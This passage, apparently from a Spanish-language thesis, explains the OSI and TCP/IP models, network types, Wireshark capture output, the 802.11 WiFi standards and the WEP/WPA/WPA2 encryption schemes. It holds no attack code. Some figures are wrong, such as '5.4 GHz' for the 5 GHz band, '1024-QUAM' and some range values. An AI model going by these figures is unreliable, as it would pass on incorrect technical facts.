


Ilustración 6. Modelo TCP/IP vs Modelo OSI. Fuente: Profesional review

Como se puede observar ambos modelos son muy similares, ambos tienen el mismo objetivo, definir el acceso a la red de los equipos y establecer pausas de funcionamiento mediante capas. El modelo OSI era más complejo, y como vimos anteriormente esta fue una de las razones por las que nunca cuajo, posee siete capas, mientras que el modelo TCP/IP posee 4 capas.

Tipos de redes

Existen diferentes tipos de redes, las más comunes son:

- LAN (Red de Área Local): es la red más básica, se suele usar en espacios reducidos como una casa o una oficina, y su medio de transmisión es mediante cables.[16]
- WLAN (Red de Área Local Inalámbrica): es muy similar a las redes LAN, solo que, en este tipo de redes, el medio de transmisión no es el mismo, sino que está conectada mediante redes inalámbricas, mundialmente conocidas como redes WIFI.[16]
- MAN (Red de Área Metropolitana): es la red que se encuentra en el medio entre una red LAN y una red WAN, ya que su extensión es capaz de comprender una gran ciudad entera.[17]
- WAN (Red de Extendida): el concepto de red WAN es una red mucho más amplia que las dos anteriores, y se suele producir cuando necesitas conectar varias redes, por lo que necesitas de routers, que son los dispositivos los cuales nos permiten hacer el correspondiente enrutamiento. Se suele considerar red WAN, cuando está formada por 4,5,6 o más redes. Una red que es de este tipo es Internet, por eso cuando te vienen a configurar la red de tu casa, y ponen un router y el cableado, está haciendo que tu red de área local pase a una red WAN.[17]
- VLAN (Red de Área Local Virtual): es como las redes LAN, pero funciona de manera virtual, es decir, que, a partir de los diferentes dispositivos de red, podemos crear redes lógicas o redes virtuales. [16]




Ilustración 7. Tipos de redes. Fuente: Redes del Internet

Para comprobar una de las ventajas del modelo TCP/IP, utilizaremos el sniffer (término que introduciremos más adelante) Wireshark para realizar una captura del tráfico de mi red.

1 0.000000		Broadcast	ARP	60 Who has 192.168.1.34? Tell 192.168.1.36
2 0.000574	192.168.1.90	239.255.255.250	SSDP	177 M-SEARCH * HTTP/1.1
3 0.0056241	192.168.1.80	192.168.1.74	TCP	164 52042 → 8009 [PSH, ACK] Seq=1 Ack=1 Win=512 Len=110 [TCP]
4 0.0063374	192.168.1.74	192.168.1.80	TCP	164 8009 → 52042 [PSH, ACK] Seq=1 Ack=111 Win=1419 Len=110 [TCP]
5 0.117297	192.168.1.80	192.168.1.74	TCP	54 52042 → 8009 [ACK] Seq=111 Ack=111 Win=512 Len=0
6 0.612874		Broadcast	ARP	60 Who has 192.168.1.155? Tell 192.168.1.36
7 0.817683		Broadcast	ARP	60 Who has 192.168.1.159? Tell 192.168.1.36
8 1.022916		Broadcast	ARP	60 Who has 192.168.1.34? Tell 192.168.1.36
9 1.022916		Broadcast	ARP	60 Who has 192.168.1.42? Tell 192.168.1.36
10 1.432479		Broadcast	ARP	60 Who has 192.168.1.155? Tell 192.168.1.36
11 1.432479		Broadcast	ARP	60 Who has 192.168.1.159? Tell 192.168.1.36

Ilustración 8. Captura de mi red mediante Wireshark

Si desglosamos una de las tramas TCP, nos encontramos con toda la información detallada. Como se muestra a continuación:

▼ Internet Protocol Version 4, Src: 192.168.1.80, Dst: 216.239.36.117
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
> Differentiated Services Field: 0x00 (DSFP: CS0, ECN: Not-ECT)
Total Length: 41
Identification: 0xa93d (43325)
▼ Flags: 0x40, Don't fragment
0... = Reserved bit: Not set
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment Offset: 0
Time to Live: 128
Protocol: TCP (6)
Header Checksum: 0x0000 [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.1.80
Destination Address: 216.239.36.117
▼ [Destination GeoIP: US, ASN 15169, GOOGLE]
[Destination GeoIP Country: United States]
[Source or Destination GeoIP Country: United States]
[Destination GeoIP ISO Two Letter Country Code: US]
[Source or Destination GeoIP ISO Two Letter Country Code: US]
[Destination GeoIP AS Number: 15169]
[Source or Destination GeoIP AS Number: 15169]
[Destination GeoIP AS Organization: GOOGLE]
[Source or Destination GeoIP AS Organization: GOOGLE]
[Destination GeoIP Latitude: 34,0544]
[Source or Destination GeoIP Latitude: 34,0544]
[Destination GeoIP Longitude: -118,244]
[Source or Destination GeoIP Longitude: -118,244]

Ilustración 9. Captura nivel de red

Se pueden observar toda la información que lleva dicha trama a nivel de red, como dirección de origen IP, dirección de destino IP, el checksum de la cabecera... Yo adicionalmente le he añadido una funcionalidad para que me rastree la IP de la fuente, en este caso Google con sede en Estados Unidos.

```

▼ Transmission Control Protocol, Src Port: 63379, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
  Source Port: 63379
  Destination Port: 443
  [Stream index: 2]
  [TCP Segment Len: 1]
  Sequence Number: 1      (relative sequence number)
  Sequence Number (raw): 321430435
  [Next Sequence Number: 2      (relative sequence number)]
  Acknowledgment Number: 1      (relative ack number)
  Acknowledgment number (raw): 3621423219
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x010 (ACK)
  Window: 513
  [Calculated window size: 513]
  [Window size scaling factor: -1 (unknown)]
  Checksum: 0xbff8 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  ▼ [SEQ/ACK analysis]
    [Bytes in flight: 1]
    [Bytes sent since last PSH flag: 1]
  ▼ [Timestamps]
    [Time since first frame in this TCP stream: 0.000000000 seconds]
    [Time since previous frame in this TCP stream: 0.000000000 seconds]
    TCP payload (1 byte)
    TCP segment data (1 byte)

```

Ilustración 10. Captura nivel de transporte

En esta captura se pueden observar los puertos de entrada y salida, así como el TCP Delta, que es el tiempo que nos sirve para medir la latencia, que tiene nuestra red. Saber este tiempo es muy útil para detectar problemas de latencia en la red.

2.3 ¿Qué es una red wifi y sus diferentes tipos de cifrado?

Una red wifi es una red inalámbrica Wireless (Wireless network), es decir, redes cuyo medio de transmisión no son los cables, sino que son ondas electromagnéticas. La transmisión y recepción de datos en este tipo de redes se realiza mediante el uso de antena. En la mayoría de los casos el emisor suele tener una única antena, pero existen casos en los que puede tener más de una antena. Normalmente una antena actúa de emisora y otra antena actúa de receptora, sin embargo, hay antenas capaces de actuar en ambos modos, tanto transmitiendo información como recibiéndola.[18]

Este tipo de redes no solo se usan para la transmisión de datos, sino que tiene otro tipo de usos también como, por ejemplo: señal de televisión, en telefonía, para sensores y domótica... y un largo etcétera.

Pero ahora que hemos definido lo que es una red wifi, veamos más en detalle el concepto de lo que es Wifi.

Wifi es una marca de Alliance-Wifi o Alianza-Wifi, esta organización se encarga de promover la tecnología Wifi y de sacar una lista con todos los productos certificados que pueden usarla, dado que se ajustan a las normas establecidas por la compañía de interoperabilidad.

Esta tecnología apareció fruto de la necesidad de establecer una manera de poder conectar múltiples dispositivos de manera inalámbrica. Por lo que se puede confirmar que el objetivo de la organización era el de crear una tecnología que fomentase la tecnología inalámbrica y asegurase la compatibilidad entre los diferentes dispositivos.[19]

De esta manera nació el estándar 802.11, este estándar es el estándar utilizado por las tecnologías wifis, distinguiéndose diferentes modelos del mismo que veremos más adelante.

Wifi es un mecanismo que da la posibilidad de conectarse a diferentes dispositivos a Internet de manera inalámbrica; es decir; es capaz de además de ofrecer la conexión a Internet a distintos dispositivos, permitir que dichos dispositivos puedan vincularse entre sí sin la necesidad de utilizar ningún tipo de cableado.[20]



Ilustración 11. Organización de la tecnología wifi. Fuente: geektopia

Esta organización fue creada por el grupo de compañías formado por 3Com, Airones, Intersil, Nokia, Symbol Technologies y Lucent Technologies, crearon la Wireless Ethernet Compatibility Alliance (WECA), rebautizada como WiFi Alliance en el año 2003. En el año 2000 la WECA, desarrolla el estándar 802.11b, pero posteriormente se pasó a denominar WiFi. Cabe destacar que se han ido desarrollando después de eso numerosos estándares y ha tenido tanta repercusión que ha acabado por saturar el espacio radioeléctrico.[20]

La tecnología Wifi consigue conectar equipos de forma inalámbrica de la siguiente forma:

Esta tecnología se basa en ondas de radio, las mismas que utiliza la propia radio, la televisión o la telefonía móvil. Sin embargo, las frecuencias utilizadas por esta tecnología varían.

Actualmente, usa la frecuencia de 2.4 GHz (Giga hertzios) hasta el estándar 802.11 n y la frecuencia de 5 GHz en el estándar 802.11 ac. A pesar de que la frecuencia de 5 GHz recibe mayores prestaciones, en la actualidad se utilizan ambas frecuencias, dado que la frecuencia de 2.4 GHz tiene mayor alcance, es decir, si estamos a una distancia considerable con la frecuencia de 5 GHz, tendremos peor conexión que con la de 2.4 GHz. Por este motivo, en los equipos con mayores prestaciones, se utilizan ambas bandas de frecuencia, dado que es lo más eficaz.[19]

El proceso que realiza esta tecnología cuando se realiza X información a través de un red wifi es:

1. El router o AP recibe los datos de Internet a través de nuestra conexión.
2. El router convierte los datos de nuestra petición en ondas de radio.
3. EL router emite dichas ondas y el equipo que ha solicitado la información, es capaz de capturar esas ondas y decodificarlas.

Sin embargo, no es todo tan idílico, y al transmitir el router este tipo de ondas se pueden producir diferentes interferencias, ya sea por causa de un aparato electrónico (microondas, horno, lavadora...) o por otras redes Wifi. Por eso cuando hay que instalar un router en una vivienda, se suele recomendar, que se analice bien dónde colocarlo para así poder evitar las distintas interferencias.

Esta tecnología cuenta con dos componentes, por un lado, el adaptador inalámbrico que incorporan los distintos dispositivos y un router inalámbrico.

Los adaptadores son los encargados de traducir los datos en forma de ondas de radio, y a través de una antena es capaz de transmitirlos.

El router que como hemos dicho antes es capaz de producir dichas ondas de radio así mismo, para que puedan ser entendidas y decodificadas por los adaptadores.

Como se puede observar el proceso es el mismo, ambos componentes son capaces de transmitir las ondas de radio, de entender la información que lleva y decodificarla, y de convertir los datos en forma de señal de radio para que puedan “viajar por el aire” de manera inalámbrica.

La conexión será más precisa, cuanto más cerca este el dispositivo del router, dado que obtendrá una señal mucho más clara que le permitirá navegar a más velocidad y con menos probabilidad de sufrir alguna interferencia.

El funcionamiento de esta tecnología se puede observar en la imagen siguiente:



Ilustración 12. Funcionamiento de la tecnología WiFi. Fuente: ADSLZone

Como se observa en la imagen siguiente se puede ver, que hay diferentes dispositivos unos conectados mediante red inalámbrica, y otros dos conectados por cable. Los dispositivos conectados por cable obtendrán mejores prestaciones, debido a que no están expuesto a sufrir interferencias, y además están realmente cerca del router.

Los dispositivos inalámbricos, sin embargo, sí que están expuestos a sufrir alguna interferencia. Se puede observar que el router está emitiendo ondas de radio, cada adaptador inalámbrico de los diferentes dispositivos serán los encargados de procesar dichas ondas, capturándolas y posteriormente decodificándolas para que el correspondiente dispositivo las entienda y pueda interactuar con ellas, que llevarán algún tipo de información o una descarga, por ejemplo.

Estándares Wifi

Como hemos comentado anteriormente desde la aparición de WiFi Alliance, se ha ido desarrollando diferentes estándares Wifi-basados en el estándar IEEE 802.11, el cual está certificado por la propia organización, este estándar sigue las normas redactadas por el Instituto de Ingenieros Electricistas y Electrónicos (IEE). Los estándares poseen características diferentes como la frecuencia que utilizan, el ancho de banda, la velocidad y el alcance o rango[21]; los más importantes son:

- IEEE 802.11: como hemos visto anteriormente es el estándar base, para el resto de los estándares. Se creó en 1997, y tenía las siguientes características:[22]
 - Velocidad teórica: 2Mbps
 - Velocidad práctica: 1Mbps
 - Frecuencia: 2.4 GHz
 - Ancho de banda: 22 MHz
 - Alcance: 330 metros
- IEEE 802.11a: este estándar mejoraba el anterior, pero seguía teniendo el problema de una excesiva atenuación en el aire fruto de la banda en la que se encontraba, por lo que era necesario buscar nuevas bandas de frecuencias. Se creó en 1999, y tenía las siguientes características:[22]
 - Velocidad teórica: 54Mbps
 - Velocidad práctica: 22Mbps
 - Frecuencia: 5.4 GHz
 - Ancho de banda: 20 MHz
 - Alcance: 390 metros
- IEEE 802.11b: ayudó a corregir el problema dado que operaba sobre 2.4 GHz, por lo que se redujo la atenuación eliminando diferentes interferencias, sin embargo, no era capaz de tener una cobertura superior a 50 metros en interiores. Se creó en 1999, y poseía las siguientes características:[22]
 - Velocidad teórica: 11Mbps
 - Velocidad práctica: 6Mbps
 - Frecuencia: 2.4 GHz
 - Ancho de banda: 22 MHz
 - Alcance: 460 metros


- IEEE 802.11g: igualaba la máxima velocidad de transmisión del estándar a, pero conseguía mejorar sus prestaciones tanto en espacios interiores como exteriores, lo que provocó que causara gran sensación. Se creó en 2003, y poseía las siguientes características:[22]
 - Velocidad teórica: 54Mbps
 - Velocidad práctica: 22Mbps
 - Frecuencia: 2.4 GHz
 - Ancho de banda: 20 MHz
 - Alcance: 460 metros
- IEEE 802.11n: conocido como Wifi4, fue uno de los principales puntos de inflexión, gracias a que incorporaba la tecnología MIMO, la cual hace uso de varias antenas instaladas en el router para el envío y recepción de datos de manera simultánea. Se creó en 2009, y tenía las siguientes características:[23]
 - Velocidad teórica: 600Mbps-
 - Velocidad práctica: 150Mbps-51Mbps (entornos residenciales)
 - Frecuencia: 2.4 y 5.4 GHz
 - Ancho de banda: 20/40 MHz
 - Alcance: 820 metros
- IEEE 802.11ac: conocido como Wifi5 o Wifi Gigabit, mejoró considerablemente las velocidades de las conexiones inalámbricas, gracias a la tecnología que incorporaba, beamforming que era capaz de mejorar las prestaciones en cuanto a las señales, el alcance y velocidades mayores gracias a sus antenas múltiples.[24] Se creó en 2013 y poseía las siguientes características:
 - Velocidad teórica: 6,9Gbps
 - Frecuencia: 5.4 GHz
 - Ancho de banda: 80-160MHz
 - Modulación: 256-QAM
- IEEE 802.11ah: estándar que se conoce mundialmente bajo el nombre de HaLow. Se creó para hacer frente a la tecnología Bluetooth, con el objetivo de controlar el mercado IoT (Internet de las cosas). Se creó en 2016, y tenía las siguientes características.[22]
 - Frecuencia: 0.9 GHz
 - Ancho de banda: 2 MHz
 - Alcance: 1000 metros

- IEEE 802.11ax: último estándar creado, y conocido como WiFi 6, capacitado para operar en ambas bandas de frecuencias. Hace uso de MIMO y MU-MIMO, e introduce la tecnología OFDMA que es capaz de mejorar la eficiencia espectral global y ofrece mayor rendimiento, así mismo ofrece la Coloración BSS. Se creó en 2018, y cuenta con las siguientes características:[25]

- Velocidad teórica: 9,6Gbps
- Frecuencia: 2.4 y 5.4 GHz
- Ancho de banda: 80-160 MHz
- Modulación:1024-QUAM

Este último estándar es retro compatible, es decir, un dispositivo con esta Wifi 6 es capaz de conectarse a redes con un estándar anterior. Para poder aprovechar las características de este nuevo estándar tanto el router como el dispositivo deben admitir la Wifi 6. Las principales ventajas de este nuevo estándar son: una velocidad superior, la capacidad de funcionar correctamente a pesar de tener numerosos dispositivos conectados y una mejor eficiencia energética.[26]

Sin embargo, el estándar más utilizado es el 802.11ac, o WiFi 5, esto es debido; a que el estándar WiFi 6, es un estándar más o menos reciente, por lo que aún no existen muchos routers que posean las características desde estándar, y solo los dispositivos más modernos disponen de la compatibilidad necesaria para utilizarlo. Por lo que en las mayorías de las viviendas poseen router con compatibilidad para WiFi 5 no para WiFi 6.



En vez de ir uno a uno, con MU-MIMO el router se conecta a la vez con varios dispositivos

Ilustración 13. Nueva tecnología MU-MIMO. Fuente: Xataka

Tipos de cifrado Wifi

Ahora que sabemos lo que son las redes WiFi, veamos cómo se protegen para evitar la intrusión de diferentes intrusos, en un mundo que cada día está más y más tecnologizado, en donde cada vez más dispositivos hacen uso de las nuevas tecnologías, en especial del WiFi. Por ello es necesario la protección de las comunicaciones entre el router y los adaptadores inalámbricos, que vimos anteriormente, esto se consigue mediante unos métodos de cifrado que se han ido aplicando desde los inicios de la seguridad sobre redes, y que se han ido actualizando, conforme se descubrían diferentes vulnerabilidades, para intentar hacer a la tecnología WiFi segura, debido a que sino un atacante puede llegar a capturar los datos transmitidos e incluso modificar su integridad. La adaptación de un estándar depende de la facilidad de uso y el nivel de seguridad que ofrece.[27]

Los diferentes cifrados son:

- **WEP (Wireless Equivalen Privacy):** es el primer cifrado creado por gente no experta en ciberseguridad, por lo que pronto se descubrirían sus vulnerabilidades. Fue introducido en el estándar IEEE 802.11, este cifrado utiliza el algoritmo de cifrado RC4 y su principal objetivo fue evitar intrusos en las diferentes comunicaciones.[28]

El algoritmo RC4, está compuesto de una clave secreta de 40 o 104 bits, la cual está combinada con Vector de Inicialización (IV) de 24 bits para cifrar el mensaje de texto M y la suma de su cabecera (checksum) ICV. RC4, emplea dos algoritmos el KSA (Key Scheduling Algorithm) y el PRGA (Pseudo Random Generation Algorithm), se puede observar más información sobre cómo funciona el proceso [aquí](#).

Como en cualquier proceso criptográfico se necesita un PRNG (generador de pseudo números aleatorios), en WEP el algoritmo RC4 permite la generación de PRNG, este algoritmo al igual que los demás cifradores de streams, creará el mismo flujo de salida cuando la entrada sea la misma.

El Vector de Inicialización (IV), es la entrada introducida en el PRNG, y está compuesto de 24 bits. Aquí radica uno de los problemas dado que únicamente existen 2^{24} IVs distintos, por lo que hay más posibilidades de que el PRNG produzca la misma secuencia pseudo aleatoria.

El comprobador de integridad (ICV), hace uso del algoritmo CRC32. Antes del cifrado de un paquete, se genera un identificador del mismo y se concatena al mensaje. El identificador está compuesto de 32 bits, el CRC32 es una función lineal, por lo que no provee ningún tipo de seguridad criptográfica.

Para el cifrado de los datos WEP sigue el siguiente proceso:[27]

1. Utiliza una clave secreta de 40 bits, que se concatena con el IV para que actúe como clave de cifrado/descifrado.
2. La clave resultante actúa como semilla para el PRNG, algoritmo que forma parte de RC4.
3. Se concatena el texto con el ICV, creando el texto concatenado con el comprobador de integridad.
4. El resultado de la secuencia de claves y el texto concatenado se usarán para hacer una operación XOR, que da como resultado el texto cifrado. Se adjunta el IV al texto cifrado, para mostrar el cifrado final.




Ilustración 14. Algoritmo de cifrado WEP. Fuente: HeberGementWebs

Para el descifrado de los datos WEP:[27]

1. La clave pre-compartida (PSK) y el IV se concatenan para crear la clave secreta.
2. El texto cifrado y la clave secreta se pasan a al algoritmo RC4 y se obtiene el texto plano.
3. EL ICV y el texto plano se separan.
4. Se le añade al texto plano un ICV, el cual se comparará con el original para comprobar que es el mismo.




Ilustración 15. Algoritmo de descifrado WEP. Fuente: A Survey on Wireless Security protocols Wi-Fi (802.11) and WiMAX (802.16)

Pero como veremos más adelante este tipo de cifrado presenta numerosas vulnerabilidades, por lo que era bastante inseguro; y por eso se desarrolló el WPA.

Para entender mejor este tipo de protocolo veamos, lo que haría paso a paso el proceso de cifrado:

1. La clave del wifi y el vector de inicialización se concatenan, una vez concatenados se aplica el algoritmo KSA, que da a lugar a un vector de 256 números desordenados.
2. A este vector se le aplica el algoritmo PRGA, que dará como resultado la secuencia pseudoaleatoria.
3. Esta secuencia generada será la clave de cifrado/descifrado; se realizará una operación XOR de esta clave y el mensaje en claro más el ICV (comprobador de integridad).
4. El resultado de esta operación será el mensaje cifrado, al que se le añade el vector de inicialización.

Esta explicación paso a paso recoge el proceso realizado en la Ilustración 14.

- **WPA/WPA2 (Wifi Protected Access):** como hemos mencionado, este protocolo de seguridad surge por la necesidad de hacer frente a las vulnerabilidades que poseía el protocolo WEP. En 2003, es cuando la Wifi-Alliance anuncia que WEP va a ser reemplazado por WPA, y en 2004 anuncia que WEP debe dejar de ser utilizado, al mismo tiempo que se presenta el nuevo protocolo de seguridad WPA2, basado en WPA.[29]

Este nuevo estándar era similar a su antecesor (WEP), en ciertos aspectos. Además, posee dos formas diferentes de autenticación, estas fueron desarrolladas pensando en el tipo de uso que se les podría dar, así surgieron el Enterprise (para empresas) y el personal, veamos más en detalle estos dos tipos de autenticación.

- WPA Enterprise: basado en clave de distribución, y diseñado para compañías. Necesita de un servidor RADIUS. El proceso que sigue este tipo es el siguiente:[29]

1. AP detecta un cliente y manda un mensaje de solicitud EAP REQUEST-ID (EAP: Extensible Authentication Protocol).
2. El cliente le envía un mensaje EAP RESPONSE-ID que contenía los datos de identificación.
3. El AP encapsula la respuesta en una petición RADIUS
4. Se lo envía al servidor de RADIUS, que permite gestión centralizada de datos de autenticación.
5. El servidor RADIUS se encarga de comprobar las credenciales con su base de datos; y si es correcto responde con el mensaje permitiendo autenticación.

- WPA/WPA2 Personal: basado en una clave pre-compartida (PSK: Pre Shared Key), diseñado especialmente para viviendas y redes pequeñas. Este estándar no requiere de autenticación de servidor. En el proceso cada dispositivo cifra el tráfico de la red y utiliza una clave PSK (compuesta desde 128-256). Sin embargo, en el nuevo protocolo de seguridad WPA2, se introducía el concepto de 4-way handshake, el handshake (apretón de manos), permite una comunicación entre AP y cliente, y demostrarse mutuamente que ambos conocen la PSK. Este concepto se verá en más detalle, cuando se [estudien los ataques a WPA/WPA2](#).

La razón principal de escoger este nuevo estándar fue la capacidad que poseía de permitir un cifrado mucho más complejo haciendo uso del protocolo TKIP (Temporal Key Integrity Protocol) y asistido por MIC (Message Integrity Check), que permitía evitar ataques de tipo bit-flipping que habían sido fácilmente aplicados a WEP mediante técnicas de hashing.[27]




Ilustración 16. Algoritmo de cifrado WPA (TKIP). Fuente: A Survey on Wireless Security protocols (WEP, WPA and WPA2/802.11i)

Como se puede observar en WPA se utilizaba el mismo algoritmo que en WEP, RC4, sin embargo, para mejorar la seguridad lo que hace es un hash antes del incremento del algoritmo RC4. Se realiza una duplicación del vector de inicialización, una se concatena a la clave para formar un hash, y otra se envía directamente al algoritmo RC4 que se concatenará con el resultado del hash, produciendo el incremento del algoritmo RC4. Después de eso se produce la generación de una clave secuencial con un XOR y el texto en plano que se desea cifrar, este XOR da lugar al mensaje cifrado, y listo para ser enviado.

Este nuevo protocolo presenta las siguientes mejoras respecto del cifrado WEP:[28]

- Un nuevo código de integridad de mensajes, denominado MIC, que posee una longitud de 64 bits y está basado en el algoritmo de Michael.

- Disminuye la probabilidad de reutilizar el mismo IV ampliando su tamaño de 24 bits a 48 bits.
- Uso de unificador de claves aparentemente inconexas (Per Packet Key Mixing).
- Mejora los mecanismos para la distribución y modificación de claves.




Ilustración 17. Computación MIC utilizando el algoritmo de Michael. Fuente: Seguridad Wi-Fi- WEP, WPA y WPA2

Sin embargo, se halló una debilidad sobre redes WPA-PSK, mediante ataques de diccionario. Este hecho propició, el desarrollo de un nuevo protocolo denominado WPA2, que implementaba algunas mejoras respecto a su antecesor.

La mejora principal de WPA2 frente a WPA fue la sustitución del algoritmo RC4 por AES (Advanced Encryption Standard), este algoritmo está aprobado por el gobierno de los Estados Unidos y tiene como objetivo cifrar la información considerada como alto secreto.[30]

